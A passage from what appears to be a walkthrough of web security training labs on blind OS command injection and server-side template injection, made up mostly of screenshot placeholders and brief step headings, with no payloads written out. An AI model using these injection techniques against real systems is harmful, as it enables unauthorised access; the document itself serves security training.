


Step 5 : Lab Solved





Lab 2 : Blind OS command injection with time delays

Step 1 : Open the lab in browser.




Step 2 : Send the feedback and check the response






Step 3 : Lab solved





Lab 3 : Bind OS command Injection with output redirection

Step 1 : Open the lab in the browser





Step 2 : Send the Feedback and see it in burp suite






Step 3 : In the burp suite change the filename=output.txt





Step 4 : Lab Solved




Server-side Template Injection


SSTI happens when user input is embedded into templates without sanitization, allowing execution of server-side expressions.


Lab 1 : Server-side template injection using documentation

Step 1 : Open the lab in the browser




Step 2 : Login with the content-manager

